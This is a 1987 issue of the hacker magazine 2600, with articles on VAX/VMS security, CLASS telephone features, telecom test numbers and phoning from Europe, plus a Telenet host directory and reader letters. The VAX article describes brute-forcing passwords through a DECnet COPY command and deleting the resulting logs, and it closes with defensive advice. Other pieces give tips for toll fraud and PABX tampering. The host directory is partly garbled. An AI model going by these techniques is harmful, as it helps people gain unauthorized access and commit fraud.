# CONTENTS


MORE VAX TRICKS ..... 4
THE MEANING OF CLASS ..... 6
TELECOM INFORMER ..... 8
PHONING FROM EUROPE ..... 9
TELENET GUIDE ..... 10
LETTERS ..... 12
FAX MACHINES ..... 14
2600 MARKETPLACE ..... 19
PEN REGISTER REVIEW ..... 22



**2600** Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.




WARNING:
MISSING LABEL




# 2600

The Monthly Journal of the American Hacker

VOL. 4 NO. 5 MAY 1987 $2




When you need a hand
selling your favorite cause,
we can help with
full design, typesetting,
composition, and printing services,
all under one roof.
Drop us a line.

**UPPERHAND**
12 Whitfield Lane
Coram, NY 11727

Or call us via 2600.
(516) 751-2600



*It's been kind of a running joke here that if we tell people to let us know if they receive our magazine after a certain date, something will go wrong and nearly everyone will receive it after that date. As a result, we're always inundated with calls. Since we changed our format, this is but one of many problems we've been trying to solve. If all goes well, and it damn well better, we will be mailing on the 18th of May. If you receive this much later than you would a first class letter, let us know and we'll find out who's dragging what.*

*Once the mailing gets close to routine, we'll be focusing on distribution. This is where readers can help us out. As it is, we've been pretty successful at newsstands here in New York, down in the southern part of the country, and in London, UK. Success for us means selling about 80 percent of what we send. We have important things to say here and we want to reach all kinds of other thinking people throughout the world. So, if you know of a fairly decent newstand by you, one that sells alternative publications, let us know and we'll try to distribute there.*

*We hope to see some curious folks at our first public get-together in New York City. It will take place at the Citicorp Center at 153 East 53rd Street at 5 pm in the Atrium, where all kinds of people gather. We'll have 2600 buttons and copies of this issue will be everywhere. So stop by and ask some questions or bring articles. And if you'd like us to come to a city near you, start pestering us now.*

## STAFFBOX

**Editor and Publisher**
Eric Corley 110

**Office Manager**
Fran Westbrook

**Cover Art**
Tish Valter Koch

**Writers:** John Drake, Paul Estev, Dan Foley, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Bill from RNOC, David Ruderman, Mike Salerno, Silent Switchman, and the usual anonymous bunch.

**Production:** Mike DeVoursney.

**Cartoonists:** Dan Holder, Mike Marshall.

**Editor Emeritus:** TSH.

*2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.*

**POSTMASTER:** Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada—$15 individual, $40 corporate.
Overseas—$25 individual, $55 corporate.
Address all subscription correspondence to: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
For letters and article submissions, write to: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0752.

# MORE VAX TRICKS

by Mainstream America

So you're getting tired of the VAX hanging up on you after three tries at the system password. And your demon-dialer is about to sue you for overwork. Well, cheer up, fellow hackers. There is hope. Assuming your target system is set up as a clustered environment, there is an interesting weakness that will allow non-privileged users unlimited guesses at any account.

A number of VAX/VMS commands are designed to accept a password, username, and a node name along with the file specification. These commands include COPY, APPEND, and DELETE.

For the sake of consistency, let's use the COPY command. In order to copy the file LOGIN.COM from a target directory into your non-privileged account renaming it GOT.IT, use the following syntax: COPY OSHKOSH"SMITH PASSWORD"::DRC5:[SMITH]LOGIN.COM []GOT.IT

This will copy Smith's LOGIN.COM from his directory on node named OSHKOSH to your directory (on the same node and device. Just repeat the same syntax for your directory if your account resides elsewhere.) Naturally this assumes that SMITH has a LOGIN.COM in his directory in the first place, a likely assumption although this certainly is grounds to either use a different command or restructure it to copy one of *your* files into *his* directory.

Now all you have to do is keep guessing at the password. Unfortunately there is one small catch (there always is). This will leave a trace. It's called NETSERVER.LOG. This file is deposited in the target directory every time you enter this command and, yes, it has your name in it.

But there's usually more than one way to skin a VAX. Many (not all) VAX clusters are set up to purge these NETSERVERs. This means that at least there will be fewer traces. Furthermore, if you're quick enough in guessing the password before suspicions are aroused, just login to his account and delete the ruddy logfiles.

Now if the target account is not privileged (specifically, doesn't have EXQUOTA) and these files aren't purged, you'll eventually overflow his allotted disk space and won't be able to guess any more passwords until someone of authority straightens out the account. On the other hand, if the account has privileges (which is why you're trying to guess the password in the first place), you need not worry about this.

Most people use easily-remembered passwords that you quite likely can guess just by knowing a bit more about them. On the other hand, they might use a conglomeration of two or more words or numbers. If this is the case, you'll probably want to feed the above command with a password generator.

Below is such a generator. It was quickly put together and I'm sure you hackers out there can write up a better one. It's here purely to demonstrate a technique.

Now here's where things get a bit sticky. Trying to execute the command from within this FORTRAN program will bomb its execution upon the first privilege violation. The way to do it then is to feed the password as a parameter to a DCL procedure that continues on error. Thus the second program.

Now pardon me while I remove my tongue planted so firmly in my cheek. As you may have guessed, I'm a system person. So what's a system manager to do about such a weakness?

First off, simply having two passwords on all privileged accounts will make the above technique excrutiatingly difficult. In this way, your hacker will need two password generators running simultaneously (or more practically, in the same program) and both passwords will have to be guessed simultaneously.

If this is inconvenient, impractical, or still too insecure for you, you'll want to set the audit alarm on for network logins. Then, on a periodic basis (e.g. nightly), run a batch job that closes the operator log and searches it for such failures. From here, you have your choice of evasion techniques including parsing out the username and disusing his account.

Clusters allow a great deal more resources for the money. Unfortunately, as your access rate climbs so does your intrusion attempt rate. It's interesting that communication security has lagged system security disproportionately. Personally, I think it's a plot by the 2600s. Keep it up, fellows!

```
!!!
```

# CLASS: What

by The Videosmith

This article will explain the newly developed LASS system (AT&T Bell Labs), and how it may affect us in the near future. Note that the service as it appears for customers is called "CLASS", the C standing for Custom. I assume this is just for looks. At the time during which this article was being initially researched, CLASS was only being developed for the #1A ESS switch. At the end of the research involved with this article, CLASS was already implemented in data stage on ESS#5.

### LASS

The telephone is destined to become a well used and powerful tool for otherwise tedious tasks. Gas meters and other metered services will be surveyed through the use of automatic data retrieval employing telephone communications. All in all, there are big plans for the uses one could put the telephone system up to, and CLASS is one plan that is going to drop an innovative bombshell on the telecommunicating world.

At this moment, a local CCIS network feature is being developed by Bell Laboratories. This feature will change the way people use phones, and will also change the attitude in which they use them. It will give far more control of the telephone to the user than ever before. This feature is called CLASS (Custom Local Area Signalling Services).

Everyone will find something useful in this newly developed telephone feature. Pizza parlours will no longer have to worry about fraudulent Italian food mongers, and little old ladies won't have to worry about prank calls by certain dubious characters.

What are all these fantastic features? They will include call back of the last caller, regardless of whether you have their telephone number or not. Another will be distinct call waiting tones, and preselected call forwarding (only those people whom you wish to speak to will be forwarded). This is only a rudimentary list of CLASS features to come. It is a very powerful system, and it all relies on LCCIS (Local Common Channel Interoffice Signalling), an intra-LATA version of the ever-popular CCIS.

### CCIS Background

CCIS was originally introduced in 1976 as, basically, the signalling system to end all signalling systems. Instead of using the voice grade trunks to carry signalling information, a data network would be used. This network is comprised of data links from each central office (CO) to the appropriate STP (signal transfer point). Signalling information is sent through these links at 4800 bps to the STPs (note that baud rates may increase due to the economic availability of faster data communications hardware), where stored program control routes the signalling information to the needed offices in order to open and complete the call path. SPC checks automatically for on-hook/off-hook status before opening the path, and if the status is off-hook (in this case assuming the customer does not have the call waiting custom calling feature), returns information to the originating CO to apply a busy signal to the customer. This is but one of many features toll CCIS provides the network with.

Since this text is not centered on the topic of toll CCIS, technical aspects aren't as important (except for the comparison between the local and toll networks for observational purposes)—yet it is important to notice how automated and flexible this type of signalling method is, not to mention its speed and efficiency. All the software control involved with local and toll networks is called, fittingly, the "stored program control network" or ISDN (Integrated Services Digital Network).

### CLASS/LCCIS Features

Using a high-speed data link between local offices creates a much more flexible and more efficient way for intra-LATA central offices to communicate. Instead of using per-trunk signalling (using the same trunk used for voice transmission to send routing and billing information), such data would be sent thru a dedicated data link, which interacts with a local signal processing and transfer point. From that point, signalling information is distributed to appropriate central offices or tandem switches.



# It Means To Us

LCCIS will work with the local switches using stored program control, keeping track of call data. The 1A switches will use what is called "scratch pad" memory (also known as call store), in conjunction with LCCIS's database, to accomplish all the features that LASS provides. This memory will hold such data as "line history", and a "screening list". That information will make it possible for auto-redial, selective call forwarding, nuisance call rejection, and distinctive call waiting tones.

Test stage defaults for some features:

| DTMF | Pulse | Description of Service |
|---|---|---|
| *66 | 1166 | Reconnect last caller |
| *63 | 1163 | Selective Call Forward |
| *60 | 1160 | Nuisance Call Blocking |
| *57 | 1157 | Customer "Trace" |

*Command codes may vary in different areas. These were found in a general description of CLASS.*

### Selective CF

Selective call forwarding is defined by the subscriber (the subscriber must have conventional call forwarding to request this service). Using call store, or more specifically the screening list, one will be able to selectively forward a call to another directory number by executing a few simple commands on the friendly home-bound telephone (unlike migrating telephones most frequently found in hotel rooms). An access code (a list will appear at the end of the file) will be entered, and a special tone will be issued from the subscriber's CO. The customer will then dial in the numbers he wants forwarded to the particular number. After each number, a tone will sound indicating the acceptance of the number. Individual BOC's (Bell Operating Companies) will be able to define the amount of numbers which may be screened. Once this is done, the customer hangs up and the ESS takes over. Now, whenever someone calls this particular customer, the customer's switch will compare the calling line's directory number with those stored in scratch pad memory. If the CLID matches one of the numbers in 1A memory associated with the called directory number, the number is forwarded. If not, the phone will ring at the original destination. This in particular could make it very difficult on system hackers, as you could probably imagine. A company can subscribe to this CLASS feature, and enter only the numbers of authorized users to be forwarded to a computer. Bureaus inside the various telephone companies and other sensitive operations can screen calls to particular numbers by using this service.

This is a security that's hard to beat, but of course there is a way (simple law of nature: nothing is fail-safe). There will always be the obvious way of finding numbers which are being forwarded to, like auto-dialing entire exchanges (one after the other). Unfortunately, CLASS will be providing other services which might make "scanning" seem less attractive.

### Distinctive Ringing

Distinctive ringing is handled in the same fashion as selective call forwarding: the screen list in scratch pad memory. The customer may enter numbers which the ESS should give special precedence to, and whenever a call is placed to this particular customer's number, ESS checks to see whether the CLID matches a directory number listed in the switch's memory. If a match is made, the subscriber's CO gives the off-hook line a special call waiting tone, or the on-hook phone a distinctive ring (possibly using abnormally timed ringing voltage—some readers may picture a British Telecom ring as an example, although many foreign audible rings tend to be different).

### Call Rejection

Nuisance call rejection, a feature making it possible to block certain idiots from ringing your phone (a feature we can all benefit from at one time or another...or all of the time), uses the information retrieved from LCCIS (CLID). Let's

*(continued on page 15)*

# the telecom informer

BY JOHN FREEMAN

### E-Card Trial

A trial for a new AT&T credit card is in progress. It's called the E-Card (Smart Card). The trial started in January 1987 and is scheduled to run for six months. One thousand E-Card participants were selected to try out the new card and 1000 AT&T public telephones were modified for E-Card capability. These telephones are located at airports in 30 cities.

The E-Card is a credit card with a small micro-chip (ROM) and gold fingers on the card edge. The E-Card can store up to 50 names and telephone numbers. It is similar to a credit card but has no magnetic strip on it (card number and listings are contained in the micro-chip). The customer inserts the card into the public telephone and his directory list will appear on the screen. The calling party depresses the digit(s) shown next to the person's name he wishes to dial. The call is automatically outpulsed and charged to the calling card number.

E-Card holders who require assistance on how to use the card or encounter a service difficulty resulting in a request for credit are instructed to call 800-922-0088. This number is on the modified telephones and is also on the screen.

### 959 Numbers

Last month, in the letters column a coin phone test number was mentioned. This number was 9591230. The 959 exchange is a test number exchange used by AT&T. There are lots of AT&T employees and test numbers galore.... Often, in a cross-bar switching system, you can't reach a 959 number without dialing 0+NPA+ first (note: this is *not* an operator assisted call). Keep in mind that these numbers will vary from town to town. And of course, the best thing about 959 numbers is that they're free.

Coin test:
**0 HNPA** (Home NPA) **959-1230**
**0-959-1230**
**959-1230**
Y=0 or 5x=0 through 9
**959-1Y0x** Milliwat (1004 hertz tone)
**959-1Y1x** 4ESS Test Board Position
**959-1Y2x** Milliwat
**959-1Y3x** Quiet Termination
**959-1Y4x** Remote Office Test Line responder(ROTL)
**959-1Y5x** ROTL(Type 105 test line)
**959-1Y8x** Milliwat
**959-1Y9x** Always Busy
**959-200x** White Plains, NY WATS center (X=0,5,6 and 7)
**959-210x** Wayne, PA WATS center (X=0,5,6 and 7)
**959-225x** Chicago, IL WATS center (X=0-9)
**959-22xx** WATS confirmation recording (xx=00-29)
**959-5xxx** Test postions, strange men. I haven't had time to scan this out.

There are more numbers than this, but this is what I've found as of yet. If anyone scans this out send what you get into us here at *2600*.

*(Dan Foley is on vacation.)*

# phoning home from europe

**by The Linsman**

The information in this article was gathered from experience in the countries mentioned.

One thing you have to keep in mind when dealing with the telephone systems in other countries is that they are inferior to the ones you are used to dealing with in the United States. This is mainly due to the fact that we invented the telephone system and that AT&T and the RBOC's (NYNEX, Southwestern Bell, etc.) are private companies whereas most of the telephone companies in Europe are run by the governments of those countries. All of the companies were public until September of 1984, when British Telecom International was privatized.

The first country I visited was England. When I was there the Hotel I was staying at told me they had a "Direct Line to the United States". I found this a bit odd, so I inquired more about it and found out about USA Direct, a new service offered by AT&T. The service allows people in other countries to call the U.S. via a TSPS type of operator position located in New York. The operators have the country code of the country you are calling from and that is all. Over 50 countries are handled by the new service. They include: United Kingdom (080 089 0011), France (19-0011), The Netherlands (06 022 9111), Germany (except Frankfurt) (0 130 0010), Australia (001 488 1011), Denmark, Spain, Japan, Korea, Hong Kong, Iran, Columbia, Panama, and a lot of other Central American countries. The list of countries is supposed to expand within the next year or so. Italy and other countries should be joining the service soon. If you'd like to find out about a specific country you plan to visit, call the AT&T International Long Distance toll free number at 800-874-4000. They will be able to give you a more complete list as the one I left here gradually becomes out of date.

### England

British Telecom International (BTI) has by far the most advanced equipment in all of Europe. Unfortunately, this is not saying very much. They are upgrading existing step by step and crossbar exchanges to digital switches, namely System X. When I was there, though, I only ran into one exchange in London that would accept the tones generated by my portable touch-tone generator. The operator services of BTI are also far below the standards we are used to in the U.S. When you dial a BTI international operator (155), they will usually keep you waiting for a few minutes. When you do reach an international operator, they do not know your telephone number and will believe you when you make up one. They can place collect calls and calls using AT&T International Calling Cards. The only problem with this method is that if you are staying at a hotel you won't be able to reach the USA Direct or the BTI international operator via the hotel's PBX and you will have to give them the calling card number and have them handle it. Both MCI and Sprint call the U.K., so it shouldn't be too hard for people to call you.

Another operator you will find useful is the local operator. They, like the international operator, do not have Operator Number Identification (ONI). When making local calls you can call the 100 operator and tell them you lost 20p in their phone and they will believe you and place the call for you. This works also in making calls to other cities in England, besides London.

### Switzerland

The next country I'd like to discuss is Switzerland. The telephone company there is a branch of the postal service. Central offices are located in the post offices. The best method known to me to call the U.S. is via the international operator using an AT&T calling card. They require call back on calling card calls so you can't make any free calls from where you are staying. MCI is about the only long distance carrier (excluding AT&T) that calls Switzerland. The telephone system from what I can interpret is a modified step by step or crossbar that accepts standard international DTMF tones (in some exchanges) via an interpreter. They also have cable boxes on the street that are locked and can be opened by a standard square wrench. This is rather dangerous since the police in Switzerland are not very nice and the concept of civil rights is not understood. When USA Direct becomes available there it will be easier to make calls to the U.S. from Switzerland.

*(continued on page 16)*

# TELENET

| ADDRESS | ID | TYPE | SYSNAME/ORDER/RESPONSE/COMMENTS/ETC. |
|---|---|---|---|
| 120100 | 61 | | |
| 120114 | | | NJIT Electronic Information Exchange System (EIES) |
| 120115 | | | NJIT Electronic Information Exchange System (EIES) |
| 120120 | | IBM VM/370 | |
| 120125 | | | NJIT Electronic Information Exchange System (EIES) |
| 120128 | | TOPS-10 | NBS - SYSTEM1 |
| 120130 | | TOPS-10 | NBS - SYSTEM1 |
| 120131 | 41 | VAX/VMS | |
| 120132 | | | Dun & Bradstreet |
| 120133 | | Burroughs | Running CANDE Operating System |
| 120134 | 61 | 19.4.9 | Primenet PNM |
| 120135 | 61 | Prime | (Version 18.2) |
| 120136 | | IBM 4TAM | |
| 120140 | | MM - TSO | DPC Corporate Data Center (Englewood Cliffs NJ) |
| 120142 | | | "PDN 812 USER#" Remote Data Switch NJ Bell |
| 120151 | 61 | 19.4.7 | Primenet DSC6.0 |
| 120153 | | | Colgate's ICCS |
| 120155 | 61 | 19.4.3 | Primenet DSC6.0 |
| 120159 | | 19.4.10,87 | Primenet PRNSL |
| 120166 | 61 | 19.3.7 | Primenet SPS600 |
| 120167 | | | Warner Computer Systems |
| 120168 | | | Warner Computer Systems |
| 120171 | | | "RDS 85 USER#" Remote Data Switch NJ Bell |
| 120188 | | VAX/VMS | Agent Service Center |
| 120192 | | | Bankers Trust Customer Service |
| 120193 | | | Bankers Trust Customer Service |
| 120198 | | | Dun & Bradstreet Systems |
| 120199 | | IBM VM/370 | Prudware |
| 120120 | | -- | |
| 120137 | | HP-3000 | |
| 120139 | | | Chase Network BTSS Release 13 |
| 120159 | | Unix 4.2 | Shanger |
| 120171 | | IBM VTAM | NET002 |
| 120172 | | IBM VTAM | NET002 |
| 120190 | | | D & B Systems |
| 120191 | | | D & B Systems |
| 120193 | | VAX/VMS | Investment Technologies Computer Center |
| 120120 | | 20.2.0 | Primenet KYPES |
| 120242 | | | D & B Systems |
| 120243 | | | D & B Systems |
| 120244 | | | D & B Systems |
| 120245 | | | D & B Systems |
| 120246 | | | D & B Systems |
| 120252 | 61 | 19.4.6 | Primenet R3P |
| 120255 | | | Primecon network IB-43 System 43 |
| 120256 | | | Primecon network IB-49 System 49 |
| 120259 | | VAX/VMS | |
| 120234 | | P-E | 'Reliance sign on screen' |
| 120245 | | IBM | |
| 120250 | | Honeywell | "6180 Device Type Identifier" |
| 120431 | | VAX/VMS | SYS 31 |
| 120436 | | | Primecon Network System 36 |
| 1437-4481 | | | Primecon Network System 37 to 48 respectively |
| 120449 | | | Primecon Network System 49 |
| 120210 | | Prime | |
| 120230 | | IBM | EDS Timesharing |
| 120232 | | IBM | EDS Timesharing |
| 120234 | | | "User Number-- Help-phone 313-555-1574" |
| 120236 | 61 | | "Network sign-on failed: sign-on command expected" |
| 120243 | 61 | DG AOS/VS | |
| 120249 | | IBM TCAP | "Enter System ID:" |
| 120295 | | TOPS-20 | The Information Service |
| 120200 | | Nutrics | "Channel 4,0126000 Please Logon" |
| 120209 | | TOPS-20 | The Information Service |
| 120211 | 56 | | |
| 120235 | | | |
| 120227 | | IBM | EDS Timesharing |
| 120229 | | | |
| 120230 | | | DSER-- |
| 120230 | 84 | Port Sel. | Gallaudet Computer Services Network |
| 120235 | 61 | TOPS-10 | TRI-SMP |
| 120240 | 31 | TOPS-10 | TRI-SMP |
| 120240 | | VAX/VMS | Telenet International Info System |
| 120242 | | | Telenet |
| 120244 | 60 | TOPS-20 | TRI-SMP |
| 120250 | 61 | VAX/VMS | American Psychiatric Association |
| 120200 | | | Compuserve |
| 120202 | | | Compuserve |
| 120209 | | | GM Parts FPL |
| 120206 | | | GM Parts FPL |
| 120214 | | 19.4.5 | Primenet SPH |
| 120218 | | 19.4.11 | Primenet GEC |
| 120224 | | | Ga Parts FPC |
| 120230 | | | Compuserv Search System |
| 120231 | 61 | Port Sel. | 'Enter Class' |
| 120232 | | IBM VM/370 | Mind 3081 |
| 120238 | | IBM VM/370 | Mind 3081 |
| 120234 | 61 | | |
| 120255 | | Port Sel. | Perkin-Elmer Data Network |
| 120264 | 61 | | |
| 120266 | | | 'Login Please:' |
| 120273 | | VAX/VMS | VCC CAP Occupational Health System |
| 120215541 | | VAX/VMS | |
| 120220 | 61 | | |
| 120230 | 61 | DG AOS/VS | |
| 120231 | | DG AOS/VS | |
| 120232 | 61 | DG AOS/VS | R06F01001A |
| 120234 | 61 | | |
| 120236 | 61 | | |
| 120237 | 61 | DG AOS/VS | R06F01003A U.S. Forestry Service |
| 120245 | 61 | DG AOS/VS | R06F01004A U.S. Forestry Service |
| 120208 | 61 | HP-3000 | Boeing |
| 120239 | 61 | HP-3000 | Boeing |
| 120258 | 61 | DG AOS/VS | |
| 120268 | 61 | 19.4.6.89 | Primenet PRSD |
| 120260 | | 20.1.10 | Primenet DAD |
| 120272 | | Port Sel. | University of Washington |
| 120232 | | | DOE Online |
| 120258 | | Port Sel. | DCS Network |
| 120224 | 61 | DG AOS/VS | |
| 120232 | 61 | DG AOS/VS | R04F15002A |
| 120220 | 61 | DG AOS/VS | R04F002A |
| 120223 | 61 | | |
| 120237 | 61 | DG AOS/VS | |
| 120243 | 61 | DG AOS/VS | |
| 121221 | | 19.4.9 | Primenet SYSA |
| 121223 | | 32-33 | CitiCash Manager (C/C/M) |
| 121225 | 61 | TOPS-20 | Landark Systems Inc. |
| 121230 | | Prime | |
| 121232 | | | 'Service id=' |
| 121235 | | L44 | IBISM Electronic Village |
| 121240 | | | Milwaukee |
| 121241 | | 28-08 | C/C/M |
| 121242 | | 85-08 | C/C/M Int'l 3 |
| 121244 | | 18-29 | C/C/M Int'l 4 |
| 121250 | 61 | | "Channel 69(04) IBTS1" |
| 121252 | 61 | 20.0.4 | Primenet SPSA |
| 121255 | | 83-59 | C/C/M Int'l 2 |
| 121256 | | 22-33 | C/C/M |
| 121258 | | | |
| 121259 | | RMS 4.3 | Office Automation System |
| 121266 | | 17-41 | C/C/M |
| 121261 | | 25-13 | C/C/M |
| 121263 | | 25-25 | C/C/M |
| 121264 | | 28-27 | C/C/M Int'l 1 |
| 121265 | | 83-39 | C/C/M Int'l 2 |
| 121266 | | | "Welcome" |
| 121267 | | 25-37 | C/C/M Int'l 3 |

The Legion of Hackers Presents:
Hacker Telnet Directory
Release #1 Sept. 1987
(Includes existing Dialup Numbers)



# ADDRESSES

(continued on page 18)

| | | | |
|---|---|---|---|
| 121268 | | 10-29 | C/C/M |
| 121265 | | | |
| 121270 | | MM - ISE | Using the "Top Secret" Security Package |
| 121218 | | 26-37 | C/C/M Int'l 7 |
| 121279 | | | "Enter ID:" |
| 121282 | | | Bankers Trust Customer Service |
| 121286 | 61 | TOPS-20 | BTSHARE |
| 121287 | | 04-38 | C/C/M Int'l 6 |
| 121289 | | PRIS V7.08 | ITI CITI |
| 121250 | | 26-40 | C/C/M Int'l 7 |
| 121252 | | IBM VM/370 | |
| 121283 | 61 | Port Sel. | American Express Corporate Info Systems |
| 121285 | | IBM MVS/370 | |
| 121283 | 84 | VAX/VMS | FORMS New York System |
| 121287 | | 20.2.0 | Primenet KYES |
| 121241 | | | Telenet |
| 121242 | | | Telenet |
| 121245 | | VAX/VMS | Office Information Systems |
| 121246 | | VAX/VMS | Office Information Systems |
| 121248 | | | "Enter ID:" |
| 121251 | | 58-36 | C/C/M Int'l 1 |
| 121252 | | VAX/VMS | |
| 121267 | 61 | 20.1 | Primenet PPISBS |
| 121265 | | 04-29 | C/C/M Int'l 6 |
| 121270 | | | |
| 121275 | | IBM TSO | Brown Brothers Harriman Communications System |
| 121279 | 61 | Prime | |
| 121291 | | | "Welcome" (Citibank) |
| 121297 | 61 | TOPS-20 | BTShare SPS 8 |
| 121200 | | | |
| 121220 | 61 | | Global Electronic Mail Service (GEMS) |
| 121252 | 61 | 19.4.8 | Primenet SNL.59 VNY |
| 121289 | | VAX/VMS | |
| 121220 | 61 | | |
| 121291 | | | CitiCash Manager |
| 121292 | | | CitiCash Manager |
| 121251 | 61 | | |
| 121226 | 61 | | |
| 121229 | 61 | IBM | |
| 121228 | | | "ENTER IDENTIFICATION:" |
| 121238 | 61 | | |
| 121259 | 61 | Prime | |
| 121234 | 61 | Prime | |
| 121244 | 61 | | |
| 121250 | 61 | | |
| 121271 | | VAX/VMS | |
| 121274 | | VAX/VMS | Business System Mode (MSG) |
| 121246 | 61 | VAX/VMS | The Bain Group |
| 121221 | | 19.5 | Primenet DB |
| 121222 | | Unix | Interactive System 3 |
| 121223 | | Unix | Interactive System 3 |
| 121233 | 61 | IBM TSO | L.I.B. |
| 121233 | | IBM TSO | (Running ACF2) |
| 121235 | | | Parimetron Research And Sales |
| 121233 | 61 | Port Sel. | USC - ECL Port Selector |
| 121244 | | IBM TSO | SDC/ORBIT Database (Using "ACF2" Sec pkge) |
| 121246 | 61 | Port Sel. | USC - ECL Port Selector |
| 121210 | | | CCC-Host System C2 |
| 121272 | | | CCC-Host System C3 |
| 121279 | | | CCC-Host System C1 |
| 121281 | | Port Sel. | CHICOM 6001 |
| 121295 | | Port Sel. | CHICOM 6001 |
| 121283 | | 19.4.2.1C51 | Primenet MSCEST |
| 121202 | | 20.0.3 | Primenet DSNE.A |
| 121205 | | 19.4.11 | Primenet MD.MSD |
| 121230 | | 19.3.7.84 | Primenet PTS1 |
| 121240 | 61 | | |
| 121246 | 61 | | |
| 121290 | | 19.4.3 | Primenet PD.IBP |
| 121270 | | | Dialog |
| 121289 | 61 | VAX/VMS | California Tech. Physics Vax |
| 121236 | | | Dialog |
| 121245 | | Port Sel. | Lisbon Computer Services |
| 121253 | | | Cyles Cluster Controller |
| 121255 | 61 | | |
| 121268 | | TOPS-10 | |
| 121217 | | | Transamerica Financial Systems and Concepts |
| 121265 | | IBM TSO | Ralph H. Parsons Network |
| 121462 | | Prime | DNA Online |
| 121444 | | | Parathon |
| 121456 | | 20.1.1a | Primenet BOMSER |
| 121483 | | HP-3000 | Welcome to the GEB HP-3000 Computer System |
| 121459 | | | |
| 121471 | | PR.3.2 | Primenet FWSMC |
| 121472 | | IBM TSO | UCC (Running "ACF2" Security Package.) |
| 121475 | | Univac | UCC |
| 121477 | | Univac | UCCEL FWSMC |
| 121410 | | | FAST-TAS - PARATHON - The Long Distance Runner |
| 121443 | | | FAST-TAS - PARATHON - The Long Distance Runner |
| 121456 | | HP-3000 | Welcom to the GEB HP-3000 Computer System |
| 121476 | | 19.2 | Primenet UCCEL FWSMC |
| 121490 | | HP-3000 | Welcom to the GEB HP-3000 Computer System |
| 121496 | | RT-11 | CTSRTS-E1 (DIBOL) |
| 121531 | | Prime | Newsnet (Save as C NET) |
| 121503 | | | |
| 121521 | 61 | VAX/VMS | VAX VMS |
| 121532 | 61 | DG AOS/VS | |
| 121535 | 61 | IBM TSO | CMS America |
| 121536 | | IBM TSO | CMS America |
| 121537 | | IBM TSO | CMS America |
| 121540 | | | VL/TE37 (Same as C NJIE3T) |
| 121545 | | IBM TSO | CMS America |
| 121549 | | | Easynet The Knowledge Gateway |
| 121554 | 61 | | |
| 121556 | | | SITE Telenet #sync to 3270 Service |
| 121566 | | | Newsnet (Save as C NET) |
| 121567 | 61 | IBM | "Command Unrecognized" |
| 121512 | | IBM MVS/370 | TYMSE Online-Phila |
| 121630 | | | "DOSOL Please Signon" |
| 121637 | | | "DOSOL Please Signon" |
| 121630 | | RMS 4.3 | Tiaven Corp. |
| 121651 | 61 | HP-3000 | |
| 121652 | | HP-3000 | |
| 121654 | | 19.2.12 | Primenet INAIAE |
| 121665 | | 18.3 | Primenet LIPA |
| 121666 | | 18.3 | Primenet LIPA |
| 121679 | | HP-3000 | |
| 121640 | | | |
| 121725 | | Cyber NOS | U of Illinois |
| 121726 | | Unis | U of I Computing Services |
| 121733 | | Cyber NOS | U of I - ACL ACCOUNTS (300 Baud only) |
| 121735 | | MVS/VMS | NCSAVMSD (VAX 11/785) |
| 121736 | | Cyber NOS | U of I - ACL ACCOUNTS (1200 Baud only) |
| 121740 | 61 | | |
| 121741 | 61 | | 19.3.12.38 Primenet SPSLE |
| 121742 | 61 | | |
| 121839 | 61 | DG AOS/VS | |
| 121821 | 61 | DG AOS/VS | |
| 121828 | 61 | DG AOS/VS | |
| 121841 | 61 | DG AOS/VS | |
| 121845 | 61 | DG AOS/VS | |
| 121853 | 61 | DG AOS/VS | |
| 121856 | 61 | DG AOS/VS | |
| 121868 | 61 | DG AOS/VS | |
| 121875 | 61 | DG AOS/VS | |
| 130120 | | IBM TSO | National Library of Medicine |
| 130121 | 61 | | NASA Recon |
| 130122 | 61 | Nutrics | Occhunter |

# Put Letters

## New Toys

Dear *2600*:

Here's some interesting information that *2600* readers might be interested in.

US West has introduced their new MPOW (Multi-Purpose Operator Workstation) which converts any IBM-compatible PC into a complete TSPS console with advanced capabilities. I'm sure many *2600* readers with PC's will find this concept intriguing. Perhaps there is a way to obtain and copy the board(s) and software.

Mitel's new telco product catalog describes several interesting products, including MF-tone generators and receivers, and a dialed-digit recorder. The latter is capable of "blue-box detection" and detects and prints out all 2600 hertz and MF-tone activity in red, triggers external alarms, and prints out all other line activity as well. No doubt phreaks have been busted with the help of this device.

Radio Shack now has a budget version of this for under $100. Their compact device prints out all dialed digits (touch tone and pulse) as well as the start and end times of all incoming and outgoing calls. Until now nothing coming close to this in capability was available for under $1000. Law-enforcement types will undoubtedly be using this updated version of the pen-register in various "fishing expeditions." It's interesting to note that the use of such equipment by police does *not* require a warrant, which means they can (and do) use it to snoop on whomever they choose to without worrying about wiretapping regulations.

On a more upbeat note, I've discovered that the Mitel S200 PABX where I work is externally programmable by modem, and can be programmed to forward calls, among other things. I suspect many businesses with WATS lines and newer electronic PABX's are vulnerable to this "roll your own" approach to WATS extending. PABX's are fascinating—they're amazingly complex, versatile...and vulnerable. With a programming manual and a little inside knowledge or hacking skill, one can manipulate a company's entire telephone system from afar. Definitely worth checking into! I'd be interested in finding out what other *2600* readers have discovered about this subject.

**Bernie S.**

*Thanks for the info. We must add that the new Radio Shack toy is, to say the least, incredible. See the article in this issue for a review.*

*Is it really true that the police don't need a warrant to use that instrument? Where do they attach it? They must need some kind of permission from someone to either climb a telephone pole, install the thing inside the central office, or plug it into the side of a house.*

## Explain Yourselves

Dear *2600*:

I am not a hacker or a phreak, and in fact I'm not really literate in these matters, but I occasionally peruse your magazine. I am aware that you intend to undertake a strategy to increase your circulation, perhaps including newsstand sales. If this plan is to succeed, you are going to have to appeal to others like myself, with little or no understanding of electronics. In this connection, I would like to make a suggestion concerning the readability of your publication.

Every field of expertise inevitably develops its own jargon or lexicon which, for the most part, is impenetrable to those uninitiated in that particular field. This is true of theoretical physics and psychoanalysis, philosophy, and high finance, and it is true of computer hacking.

For example, in a recent issue you printed an article entitled *Getting the Most Out of Equal Access* in which you state, among other mysterious things, that one can make long distance calls by dialing 10nnn, etc. The first question that comes to my mind is, how exactly does one dial "nnn"? Are you referring to the letter "N" which is printed with the number 6 on the telephone? Well, possibly, but I think not, because the letters on the phone are printed in upper case, but your n's were printed in lower case, suggesting that these letters are symbolic of some operation or piece of equipment known only to the initiated few.

